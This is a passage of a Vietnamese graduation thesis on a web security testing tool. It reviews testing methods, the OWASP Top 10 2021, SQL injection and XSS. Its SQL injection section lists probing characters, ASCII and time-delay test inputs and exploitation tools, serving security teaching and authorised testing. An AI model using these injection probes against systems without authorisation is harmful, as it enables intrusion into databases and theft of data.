anyBAN CƠ YẾU CHÍNH PHỦ
HỌC VIỆN KỸ THUẬT MẬT MÃ

ĐỒ ÁN TỐT NGHIỆP

NGHIÊN CỨU XÂY DỰNG CÔNG CỤ KIỂM THỬ AN TOÀN ỨNG DỤNG WEB

Ngành: An toàn thông tin

Sinh viên thực hiện:
Hoàng Nguyên Thái
Lớp: AT14C

Người hướng dẫn:
ThS. Vũ Thị Vân
Khoa An toàn thông tin – Học viện Kỹ thuật mật mã

Hà Nội, 2022

BAN CƠ YẾU CHÍNH PHỦ
HỌC VIỆN KỸ THUẬT MẬT MÃ

ĐỒ ÁN TỐT NGHIỆP

NGHIÊN CỨU CÔNG CỤ KIỂM THỬ AN TOÀN ỨNG DỤNG WEB

Ngành: An toàn thông tin

Sinh viên thực hiện:
Hoàng Nguyên Thái
Lớp: AT14C

Người hướng dẫn:
ThS. Vũ Thị Vân
Khoa An toàn thông tin – Học viện Kỹ thuật mật mã

Hà Nội, 2022

MỤC LỤC

DANH MỤC KÍ HIỆU VÀ VIẾT TẮT

API	Application Programming Interface
CVE	Common Vulnerabilities and Exposures
CVSS	Common Vulnerability Scoring System
CWE	Common Weakness Enumeration
HTTP	HyperText Transfer Protocol
ISSAF	Information System Security Assessment Framework
MTV	Model, Template, and View
MVC	Model, View and Controller
OS	Operating System
OSSTMM	Open Source Security Testing Methodology Manual
OWASP	Open Web Application Security Project
SQL	Structured Query Language
SSL	Secure Sockets Layer
TLS	Transport Layer Security
URL	Uniform Resource Locator

DANH MỤC HÌNH VẼ

DANH MỤC BẢNG

LỜI CẢM ƠN

Trong thời gian làm đồ án tốt nghiệp, tôi đã nhận được nhiều sự giúp đỡ, đóng góp ý kiến và chỉ bảo nhiệt tình của thầy cô, gia đình và bạn bè.

Tôi xin gửi lời cảm ơn chân thành đến ThS. Vũ Thị Vân, giảng viên Khoa An toàn thông tin - Học viện Kỹ thuật Mật mã là người đã tận tình hướng dẫn trong suốt quá trình làm đồ án tốt nghiệp.

Tôi cũng xin gửi lời cảm ơn đến các thầy cô giáo trong Học viện Kỹ thuật Mật mã nói chung và các thầy cô trong Khoa An toàn thông tin nói riêng đã dạy cho tôi kiến thức về các môn đại cương cũng như các môn chuyên ngành, giúp tôi có được cơ sở lý thuyết vững vàng và tạo điều kiện giúp đỡ tôi trong suốt quá trình học tập.

Cuối cùng, tôi xin chân thành cảm ơn gia đình và bạn bè, đã luôn tạo điều kiện, quan tâm, giúp đỡ, động viên tôi trong suốt chặng đường vừa qua.

SINH VIÊN THỰC HIỆN ĐỒ ÁN

Hoàng Nguyên Thái

LỜI NÓI ĐẦU

Ứng dụng Web và ứng dụng cơ sở dữ liệu là hai trong số các ứng dụng quan trọng được sử dụng rất rộng rãi trên mạng Internet cũng như trong các cơ quan và tổ chức. Theo thống kê của trang https://www.internetlivestats.com, số lượng Website hoạt động trên toàn cầu là gần 2 tỷ, tính đến tháng 5 năm 2021 và được dự báo tiếp tục tăng nhanh trong những năm tới. Đi kèm với sự phổ biến và các tiện ích mà các ứng dụng Web và cơ sở dữ liệu đem lại cho người dùng, các nguy cơ mất an toàn, các dạng tấn công cũng tăng trưởng ở mức đáng lo ngại. Do vậy, việc đảm bảo an toàn cho các ứng dụng Web và cơ sở dữ liệu là yêu cầu cấp thiết và là mối quan tâm của mỗi quốc gia, cơ quan, tổ chức và mỗi người dùng.

Để đáp ứng được nhu cầu đó, các ứng dụng Web phải trải qua một công đoạn đánh giá hay còn được gọi là "*Kiểm thử an toàn ứng dụng Web".* Đây là một hoạt động quan trọng trong tiến trình phát triển của ứng dụng. Nó góp một phần rất lớn trong việc kiểm định chất lượng và là quy trình bắt buộc trong các dự án. Tuy nhiên, quá trình này đòi hỏi người kiểm thử phải nắm rất nhiều kiến thức, và tiêu tốn một lượng thời gian nhất định. Đề tài đồ án: "*Nghiên cứu xây dựng công cụ kiểm thử an toàn ứng dụng Web*" được chọn với mong muốn có thể sử dụng tích hợp các công cụ mã nguồn mở với nhiều chức năng tiện ích, có khả năng hỗ trợ người kiểm thử thực hiện công việc với thời gian tối ưu nhất.

Mục tiêu đặt ra của đồ án là:

- Nắm được những lỗ hổng trong top 10 OWASP và quy trình kiểm thử an toàn ứng dụng Web.
- Hiểu logic, luồng và cách sử dụng của một số phần mềm mã nguồn mở được đề ra.
- Xây dựng một công cụ tích hợp hỗ trợ quá trình kiểm thử an toàn.

Sau một khoảng thời gian thực hiện đồ án, các nội dung về cơ bản đã hoàn thiện. Tuy nhiên đồ án chắc chắn không tránh khỏi một số thiếu sót. Rất mong được sự góp ý của các thầy cô, cũng như các bạn học viên để đồ án này được hoàn thiện hơn.

SINH VIÊN THỰC HIỆN ĐỒ ÁN

Hoàng Nguyên Thái

CHƯƠNG 1. KHẢO SÁT VÀ XÁC ĐỊNH YÊU CẦU

1.1. Mô tả bài toán

Phòng Pentest thuộc Công ty công nghệ thông tin VNPT IT có nhiệm vụ đánh giá an toàn thông tin cho các đơn vị trong và ngoài tập đoàn. Các dự án được đánh giá theo nhiều cách tiếp cận khác nhau, trong đó đối với cách tiếp cận Black-box hay kiểm thử hộp đen nói riêng đòi hỏi người kiểm thử phải tiến hành thu thập thông tin (Information Gathering) về mục tiêu càng nhiều càng tốt đồng thời có thể thực hiện kiểm tra các lỗ hổng phổ biến một cách nhanh chóng thông qua các công cụ mã nguồn mở.

Đối với công việc thu thập thông tin người kiểm thử phải tiến hành thu thập thông tin về đối tượng cũng như các thông tin về Server, Framework, OS…Bước này rất quan trọng, bởi khi đã xác định được các thông tin liên quan tới ứng dụng sẽ tạo điều kiện thuận lợi cho việc khai thác và người kiểm thử có thể đưa ra kịch bản phù hợp để tấn công. Giả sử người kiểm thử xác định được phiên bản của Web Server là có thể tiến hành khai thác các lỗi liên quan đến phiên bản đó mà không quan tâm tới ứng dụng đang chạy có an toàn hay không.

Bên cạnh đó, khi triển khai các ứng dụng Web trên Internet, nhiều người vẫn nghĩ rằng việc đảm bảo an toàn, bảo mật nhằm giảm thiểu tối đa khả năng bị tấn công từ các tin tặc chỉ đơn thuần tập trung vào các vấn đề như chọn hệ điều hành, hệ quản trị cơ sở dữ liệu, Framework... mà quên mất rằng ngay cả bản thân ứng dụng chạy trên đó cũng tiềm ẩn rất nhiều lỗ hổng. Một trong số các lỗ hổng có thể kể đến là SQL injection – một đại diện thuộc nhóm Injection trong Top 10 OWASP, nó đã luôn đứng vị trí đầu trong suốt nhiều năm liền.

Nhằm tối ưu cho công việc tại phòng Pentest và đảm bảo quá trình đánh giá an toàn thông tin, cần nghiên cứu và xây dựng một công cụ hỗ trợ kiểm thử với mong muốn là có thể thực hiện chức năng thu thập và khai thác lỗ hổng SQLi, XSS (tích hợp các công cụ mã nguồn mở) một cách nhanh chóng đồng thời hỗ trợ người kiểm thử trong việc viết báo cáo đánh giá. Cụ thể là các báo cáo trong hệ thống của VNPT.

1.2. Kiểm thử an toàn ứng dụng Web


Ngày nay, Website và các ứng dụng Web ngày càng phổ biến và đa dạng. Các công ty dựa vào chúng để phục vụ các hoạt động kinh doanh của mình. Các Website vừa là bộ mặt của công ty vừa là nơi cung cấp các dịch vụ của công ty tới người dùng. Tuy nhiên, nhiều ứng dụng Web vẫn còn tồn tại những lỗ hổng nghiêm trọng chưa được phát hiện. Do đó, cần phải thực hiện kiểm thử an toàn để có thể phát hiện ra những lỗ hổng có nguy cơ bị tấn công. Từ những kết quả thu thập được của việc dò quét, người kiểm thử sẽ sử dụng các kỹ thuật để tấn công vào hệ thống Website và đưa ra các báo cáo, khuyến nghị nhằm khắc phục những điểm yếu, phục vụ cho quá trình nâng cấp, đảm bảo an toàn cho người dùng.

1.2.1. Các phương pháp kiểm thử

Các phương pháp hay kỹ thuật kiểm thử ứng dụng Web có thể được chia thành 3 loại: Kiểm thử hộp đen (Black-box testing), Kiểm thử hộp trắng (White-box testing), Kiểm thử hộp xám (Gray-box testing).

a) Kiểm thử hộp đen


Đối với phương pháp này, người kiểm thử sẽ tiến hành đánh giá kiểm tra mức độ bảo mật mà không có bất kỳ thông tin nào về cấu trúc của ứng dụng, các thành phần bên trong của nó. Người kiểm thử đóng vai trò như một kẻ tấn công. Nhân viên quản trị có thể giám sát hệ thống trong quá trình kiểm tra nhưng không được thay đổi thông tin cấu hình nếu không thỏa thuận trước với người kiểm thử. Sẽ có một bản báo cáo cho quá trình kiểm tra sau khi hoàn tất các khuyến cáo.



Hình 1.1 Kiểm thử hộp đen

b) Kiểm thử hộp trắng


Kiểm thử hộp trắng hay kiểm duyệt mã nguồn là quá trình xem mã nguồn của một ứng dụng Web nhằm mục đích tìm ra các lỗi, lỗ hổng trong mã nguồn có thể làm cho ứng dụng Web hoạt động sai lệch hoặc gây nguy cơ mất an toàn cho ứng dụng Web. Phương pháp này đòi hỏi người kiểm thử phải có đầy đủ kiến thức cũng như nắm được thông tin bên trong của ứng dụng. Người kiểm thử sẽ đóng vai trong như một nhà phát triển của ứng dụng.



Hình 1.2 Kiểm thử hộp trắng

c) Kiểm thử hộp xám

Đối với phương pháp này, người kiểm thử sẽ tiến hành kiểm tra với một lượng thông tin nhất định được cung cấp. Ví dụ: Platform vendor, SessionID generation algorithm…Với phương pháp này thì việc kiểm thử diễn ra một cách "lưng chừng". Tức là với một ứng dụng chúng ta có thể không có mã nguồn phát triển nhưng có thể dịch ngược và đọc mã nguồn đó để tìm lỗi bảo mật. Trong các trường hợp cụ thể, có thể có tài khoản hệ thống, CSDL để xem nội dung file, cấu trúc thư mục, cấu trúc CSDL giúp tiết kiệm thời gian tìm kiếm thông tin.




Hình 1.3 Kiểm thử hộp xám

1.2.2. Lỗ hổng bảo mật ứng dụng Web

a) 10 nguy cơ và lỗ hổng bảo mật theo OWASP 2021

Nhắc tới các lỗ hổng ứng dụng Web chúng ta không thể không nói tới "*OWASP Top 10"*. Đây là một báo cáo được cập nhật thường xuyên về các nguy cơ bảo mật ứng dụng Web, tập trung vào 10 rủi ro, lỗ hổng quan trọng nhất. Báo cáo được tổng hợp bởi một nhóm các chuyên gia bảo mật từ khắp nơi trên thế giới. OWASP đề cập đến "Top 10" như một "tài liệu nâng cao nhận thức" và họ khuyến nghị tất cả các công ty nên kết hợp báo cáo này vào các quy trình của mình để giảm thiểu rủi ro. Năm 2021, danh sách OWASP Top 10 đã được cập nhật. Theo đó, có thể nhận thấy sự thay đổi của các lỗ hổng như sau:



Hình 1.4 Sự thay đổi của TOP 10 OWASP

A01:2021-Broken Access Control: Nhảy thẳng lên vị trí đầu bảng từ vị trí thứ 5 trong phiên bản trước, 94% các ứng dụng được kiểm thử mắc lỗi Broken Access Control với tỉ lệ dính lỗi trung bình là 3.81%. Danh sách các điểm yếu đáng chú ý (CWE) bao gồm:

CWE-200: Exposure of Sensitive Information to an Unauthorized Actor

CWE-201: Insertion of Sensitive Information Into Sent Data

CWE-352: Cross-Site Request Forgery

A02:2021-Cryptographic Failures: Chuyển từ vị trí thứ 3 lên vị trí thứ 2, trước đó (năm 2017) được biết đến với tên gọi là "Sensitive Data Exposure", trọng tâm là các lỗi liên quan đến mật mã (hoặc không triển khai mật mã) dẫn tới việc lộ dữ liệu nhạy cảm.

A03:2021-Injection: Injection trượt xuống vị trí thứ 3 trong bảng xếp hạng. Trong 94% các ứng dụng được đánh giá phát hiện được tỉ lệ mắc tối đa là

19%, tỉ lệ mắc trung bình là 3%, khoảng 274.000 lần xuất hiện. Danh sách các điểm yếu đáng chú ý (CWE) bao gồm:

CWE-79: Cross-site Scripting

CWE-89: SQL Injection

CWE-73: External Control of FileName or Path

A04:2021-Insecure Design: Đây là một danh mục mới trong danh sách lỗ hổng 2021, danh mục này tập trung vào các rủi ro liên quan đến lỗi trong thiết kế và cấu trúc chương trình, kèm theo đó là kêu gọi sử dụng kỹ thuật mô hình hóa mối đe dọa (threat modelling) cùng với các mẫu thiết kế và kiến trúc an toàn nhiều hơn. Danh sách các điểm yếu đáng chú ý (CWE) bao gồm:

CWE-209: Generation of Error Message Containing Sensitive Information

CWE-256: Plaintext Storage of a Password

CWE-501: Trust Boundary Violation

CWE-522: Insufficiently Protected Credentials

A05:2021-Security Misconfiguration: Tăng từ vị trí thứ 6 trong phiên bản trước, 90% ứng dụng được kiểm thử gặp phải lỗi này, với tỷ lệ mắc lỗi trung bình là 4% và hơn 208.000 lần xuất hiện trong danh sách CWE. Với nhiều sự thay đổi của công nghệ, không có gì ngạc nhiên khi thấy xếp hạng lỗ hổng này tăng lên. Danh sách các điểm yếu đáng chú ý (CWE) bao gồm:

CWE-16 Configuration

CWE-611 Improper Restriction of XML External Entity Reference

A06:2021-Vulnerable and Outdated Components: Đây là lỗ hổng đề cập đến việc sử dụng các thành phần với phiên bản đã bị lỗi thời và chứa các điểm yếu.

A07:2021-Identification and Authentication Failures: Được biết đến với tên gọi "Broken Authentication" trong phiên bản trước, danh mục này trượt xuống từ vị trí thứ 2. Danh sách các điểm yếu đáng chú ý (CWE) bao gồm:

CWE-297: Improper Validation of Certificate with Host Mismatch

CWE-287: Improper Authentication

CWE-384: Session Fixation.

A08:2021-Software and Data Integrity Failures: Đây là một danh mục mới trong năm 2021 tập trung vào việc đưa ra các giả định liên quan đến cập nhật phần mềm, dữ liệu quan trọng và đường dẫn CI/CD mà không cần xác

minh tính toàn vẹn. Lỗ hổng chứa những tác động có mức độ nguy hiểm về dữ liệu. Một số CWE đáng chú ý:

CWE-829: Inclusion of Functionality from Untrusted Control Sphere

CWE-494: Download of Code Without Integrity Check

CWE-502: Deserialization of Untrusted Data

A09:2021-Security Logging and Monitoring Failures: Được biết đến với tên gọi "Insufficient Logging and Monitoring" trong phiên bản trước. Danh mục này được mở rộng để bao quát nhiều loại lỗ hổng hơn và được trình bày trong dữ liệu CVE/CVSS. Việc ghi nhật ký và giám sát có thể khó kiểm tra, thường liên quan đến giám sát hoặc theo dõi xem liệu các cuộc tấn công có được phát hiện trong quá trình kiểm thử hay không. Các lỗi trong danh mục này có thể ảnh hưởng trực tiếp đến khả năng hiển thị, cảnh báo sự cố.

A10:2021-Server-Side Request Forgery: Giả mạo yêu cầu phía máy chủ là một lỗ hổng bảo mật Web cho phép kẻ tấn công khiến ứng dụng phía máy chủ thực hiện các yêu cầu HTTP đến một miền tùy ý mà kẻ tấn công kiểm soát. Trong một cuộc tấn công SSRF, kẻ tấn công có thể khiến máy chủ tạo kết nối với các dịch vụ chỉ dành cho nội bộ trong cơ sở hạ tầng của tổ chức. Trong các trường hợp khác, kẻ tấn công có thể buộc máy chủ kết nối với các hệ thống bên ngoài, có khả năng làm rò rỉ dữ liệu nhạy cảm như thông tin xác thực, ủy quyền.

b) Lỗ hổng SQL Injection

❖ ***Tổng quan***


Lỗ hổng SQL Injection nằm trong nhóm Injection - tập hợp các dạng lỗ hổng xảy ra khi dữ liệu đầu vào không đáng tin cậy được gửi đến ứng dụng Web nhưng chưa được thẩm định đúng đắn. Dữ liệu đầu vào này có thể thực hiện các lệnh ngoài ý muốn hoặc truy cập vào những dữ liệu nhạy cảm. Trong phiên bản OWASP 2017 và những phiên bản trước đó Injection luôn là lỗ hổng đứng vị trí số 1 trong bảng xếp hạng. Tuy nhiên, với phiên bản 2021 thì nó đã trượt xuống vị trí thứ 3 với một số điểm khác biệt:

Bảng 1.1 Bảng so sánh lỗ hổng Injection

OWASP top 10 2017	**OWASP top 10 2021**
Vị trí số 1	Vị trí số 3
Có 5 dạng lỗ hổng	Có 33 dạng lỗ hổng

Không bao gồm các lỗi XSS	Bao gồm các lỗi XSS
Dạng nổi bật và phổ biến nhất là SQL Injection	Dạng nổi bật và phổ biến nhất là SQL Injection và XSS

Cụ thể hơn thì SQL injection là một kĩ thuật cho phép kẻ tấn công lợi dụng việc kiểm tra dữ liệu nhập trong các ứng dụng Web và các thông báo lỗi của hệ quản trị cơ sở dữ liệu để "tiêm vào" (inject) và thi hành các câu lệnh SQL bất hợp pháp (không được người phát triển ứng dụng lường trước). Hậu quả của nó rất tai hại vì nó cho phép những kẻ tấn công có thể thực hiện các thao tác xóa, hiệu chỉnh... do có toàn quyền trên cơ sở dữ liệu của ứng dụng, thậm chí là server mà ứng dụng đó đang chạy. Lỗi này thường xảy ra trên các ứng dụng Web có dữ liệu được quản lý bằng các hệ quản trị cơ sở dữ liệu như SQL Server, MySQL, Oracle, DB2, Sybase.



Hình 1.5 Lỗ hổng SQL Injection

❖ ***Phân loại***

In-band SQLi: Đây là dạng tấn công phổ biến nhất và cũng dễ để khai thác nhất. Xảy ra khi kẻ tấn công có thể tổ chức tấn công và thu thập kết quả trên cùng một kênh liên lạc. Nó có thể được chia làm hai loại chính như sau:

- *Error-based SQLi*: Là một kỹ thuật tấn công dựa vào thông báo lỗi được trả về từ Database Server có chứa thông tin về cấu trúc cơ sở dữ liệu.

- *Union-based SQLi*: Bản chất của dạng này là sử dụng các từ khóa Union để gộp các kết quả của các mệnh đề Select, qua đó lấy được thông tin từ cơ sở dữ liệu.

Inferential SQLi: Dạng này tốn nhiều thời gian hơn cho việc tấn công. Kẻ tấn công sẽ cố gắng xây dựng lại cấu trúc cơ sở dữ liệu bằng việc gửi đi các payloads

- *Blind-Boolean-Based SQLi*: Dựa vào việc gửi các truy vấn tới cơ sở dữ liệu và ứng dụng trả về các kết quả khác nhau phụ thuộc vào mệnh đề truy vấn là True hay False.

- *Time-Based-Blind SQLi*: Dựa vào việc gửi những câu lệnh truy vấn tới CSDL và buộc nó phải chờ một khoảng thời gian trước khi phản hồi.

Out-of-band SQLi: Đây không phải là một dạng tấn công phổ biến. Nó phụ thuộc vào khả năng server thực hiện các request DNS hoặc HTTP để truyền dữ liệu cho kẻ tấn công

❖ ***Cách xác định***

Để kiểm tra trang nào bị lỗi SQL Injection, chúng ta có thể thêm các ký tự sau trong tham số truyền vào của input:

‘	;	,	“	%	-	*

Thường kết quả nhận đc là sẽ có thông báo lỗi. Nhưng nếu chỉ là 1 thông báo chung chung, chuyển hướng người dùng tới trang chủ hoặc refresh lại trang trước thì có thể là Blind SQL Injection.

Việc kiểm tra khả năng tấn công SQL injection:

• Trong quá trình gửi payload liên quan đến lỗi SQL Injection nếu như xuất hiện các phản hồi bất thường khi mà ứng dụng xử lý thì quan sát nguyên nhân gây ra lỗi từ tham số nào

• Nếu như có bất kỳ thông điệp lỗi database nào trả về thì quan sát về mặt nghĩa của câu thông báo (SQL Syntax và Error).

• Nếu như đệ trình các tham số với giá trị có kèm theo ‘ mà gây ra lỗi hoặc có phản hồi bất thường thì tiếp tục đệ trình lại tham số đó nhưng giá trị


kèm theo hai dấu ‘, nếu như ứng dụng không xuất hiện lỗi thì có khả năng ứng dụng bị lỗi Blind SQL Injection.

- Thử các hàm của SQL liên quan đến việc cộng chuỗi và đánh giá các phản hồi từ ứng dụng. Nếu như có kết quả giống với kết quả gốc (khi chưa chèn thêm các hàm cộng chuỗi) thì ứng dụng cũng có khả năng bị SQL Injection. (Lưu ý là phải encode nếu như sử dụng các ký tự đặc biệt)
- Nếu như dữ liệu của tham số là số thì hãy thử thực hiện với các biểu thức toán học đến tham số. Ví dụ nếu dữ liệu tham số là 2 thì hãy thử 3-1 hoặc 1+1, nếu như ứng dụng vẫn phản hồi giống như chưa thay đổi tham số thì ứng dụng có khả năng bị SQL Injection.
- Có thể thực hiện kiểm tra với dữ liệu là số bằng cách sử dụng các hàm liên quan đến chuỗi và số của SQL trong khi thực hiện đánh giá. Ví dụ dữ liệu vẫn là giá trị 2 thì có thể kiểm tra với payload 67-ASCII(‘A’) hoặc 51-ASCII(1)
- Kiểm tra các tham số có thể chèn thêm các hàm SQL mà liên quan đến thời gian chờ ví dụ như waitfor trong MSSQL hay là benchmark trong MySQL, sleep, … Nếu như các yêu cầu khi gửi đi với việc chèn trên mà có độ trễ thì có thể ứng dụng bị lỗi SQL Injection.
- Nếu như đã xác định được ứng dụng đã bị lỗi và xem thử khả năng khai thác lỗi đến đâu thì có thể dùng các công cụ như Sqlmap, Sqlninja, Havij… để đánh giá

c) Lỗ hổng XSS

❖ ***Tổng Quan***

Tấn công Cross-Site Scriting (XSS – Mã script liên site, liên miền) là một trong các dạng tấn công phổ biến nhất vào các ứng dụng web. XSS xuất hiện từ khi trình duyệt bắt đầu hỗ trợ ngôn ngữ JavaScript (ban đầu được gọi là LiveScript – trên trình duyệt Netscape). Mã tấn công XSS được nhúng trong trang web chạy trong lòng trình duyệt với quyền truy nhập của người dùng, có thể truy nhập các thông tin nhạy cảm của người dụng lưu trong trình duyệt. Do mã XSS chạy trong lòng trình duyệt nên nó miễn nhiễm với các trình quét các phần mềm độc hại và các công cụ bảo vệ hệ thống.



Hình 1.6 Lỗ hổng XSS

❖ ***Phân Loại***

Có thể chia tấn công XSS thành 3 loại chính: Stored XSS (XSS lưu trữ), Reflected XSS (XSS phản chiếu) và DOM-based/Local XSS (XSS dựa trên DOM hoặc cục bộ).

Reflected XSS: Tấn công Reflected XSS thường xuất hiện khi dữ liệu do người dùng cung cấp được sử dụng bởi script trên máy chủ để tạo ra kết quả và hiển thị lại ngay cho người dùng. Dạng tấn công XSS này thường xuất hiện trên các máy tìm kiếm, hoặc các trang có tính năng tìm kiếm, trong đó mã XSS được nhập vào ô từ khóa tìm kiếm, hoặc vào chuỗi truy vấn trong địa chỉ URL và được thực hiện khi trình duyệt tải kết quả tìm kiếm.

Stored XSS: Mã Stored XSS thường được nhúng vào trong nội dung của trang web và được lưu trữ trong cơ sở dữ liệu của website. Các website có nguy cơ bị tấn công Stored XSS thường là các diễn đàn cho phép người dùng đăng các bài viết và gửi các phản hồi, các website thương mại điện tử cho phép người dùng thêm nhận xét (comment) về sản phẩm, hoặc các mạng xã hội, các ứng dụng nhắn tin cho phép gửi tin nhắn qua các trang web. Kẻ tấn công khéo léo nhúng mã script vào các đoạn văn bản, hình ảnh... sử dụng các thẻ HTML.

DOM-based XSS: DOM (Document Object Model) là một dạng chuẩn của W3C đưa ra nhằm để truy xuất và thao tác dữ liệu của các tài liệu có cấu trúc

theo ngôn ngữ HTML và XML. Mô hình này thể hiện tài liệu dưới dạng cấu trúc cây phân cấp, trong đó mỗi thành phần (element) trong tài liệu HTML, XML được xem như một nút (node). Tấn công DOM-based XSS liên quan đến việc các mã script máy khách trong một trang web sử dụng các đối tượng, hoặc các thuộc tính của đối tượng của cây DOM, như "document.URL" và "document.location". Lỗ hổng cho phép tấn công DOM-based XSS có thể xuất hiện trong trường hợp các mã script sử dụng các đối tượng DOM để ghi mã HTML mà không mã hóa các thẻ HTML đúng cách. Điều này là có thể do mã HTML được ghi ra lại được trình duyệt thực hiện và nội dung của chúng có thể chứa các script khác. Một dạng tấn công XSS khác dựa trên DOM liên quan đến việc sử dụng các trang web trên hệ thống file cục bộ của người dùng. Trong đó, lỗi XSS cho phép mã script ở xa của kẻ tấn công được thực hiện với quyền của người dùng cục bộ. Đây còn được gọi là tấn công liên vùng (cross-zone attack). Các bước thực hiện trong tấn công DOM-based XSS tương tự như các bước được thực hiện trong tấn công Reflected XSS

❖ ***Cách xác định***

